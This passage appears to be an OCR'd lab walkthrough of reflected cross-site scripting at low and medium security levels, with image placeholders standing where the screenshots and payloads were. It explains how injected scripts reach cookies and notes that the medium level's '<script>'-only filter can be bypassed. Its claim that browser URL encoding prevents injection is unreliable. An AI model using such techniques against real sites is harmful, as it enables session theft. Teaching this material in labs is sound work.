


2. Analyze the source code of the target page.





3. Enter payload at URL bar and exploit vulnerability.



Mitigation:

The contents taken from the URL are encoded by default by most browsers which prevents any injected JavaScript from being executed.

9.2 XSS Reflected Vulnerability

"Cross-Site Scripting (XSS)" attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application using input from a user in the output, without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the JavaScript. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.


Because its a reflected XSS, the malicious code is not stored in the remote web application, so requires some social engineering (such as a link via email/chat).


9.2.1 Low Level Security

Low level will not check the requested input, before including it to be used in the output text.


Steps:

1. Analyze the functionality of the target page.







2. Analyze the functionality of the target page.



3. Enter payload at input field and exploit vulnerability.







9.2.2 Medium Level Security

The developer has tried to add a simple pattern matching to remove any references to "<script>", to disable any JavaScript.


Steps:

1. Analyze the functionality of the target page.







2. Analyze the source code of the target page.



3. Enter payload and exploit payload.






